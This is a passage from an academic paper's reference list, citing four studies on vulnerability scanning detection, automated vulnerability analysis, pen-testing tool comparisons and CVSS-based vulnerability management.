[17] Saputra, I.P., Utami, E. and Muhammad, A.H., 2022, October. Comparison of anomaly based and signature based methods in detection of scanning vulnerability. In *2022 9th International Conference on Electrical Engineering, Computer Science and Informatics (EECSI)* (pp. 221-225). IEEE.

[18] Jeon, S. and Kim, H.K., 2021. AutoVAS: An automated vulnerability analysis system with a deep learning approach. *Computers & Security*, *106*, p. 102308.

[19] Albahar, M., Alansari, D. and Jurcut, A., 2022. An empirical comparison of pen-testing tools for detecting web app vulnerabilities. *Electronics*, *11*(19), p.2991.

[20] Walkowski, M., Oko, J. and Sujecki, S., 2021. Vulnerability management models using a common vulnerability scoring system. *Applied Sciences*, *11*(18), p. 8735.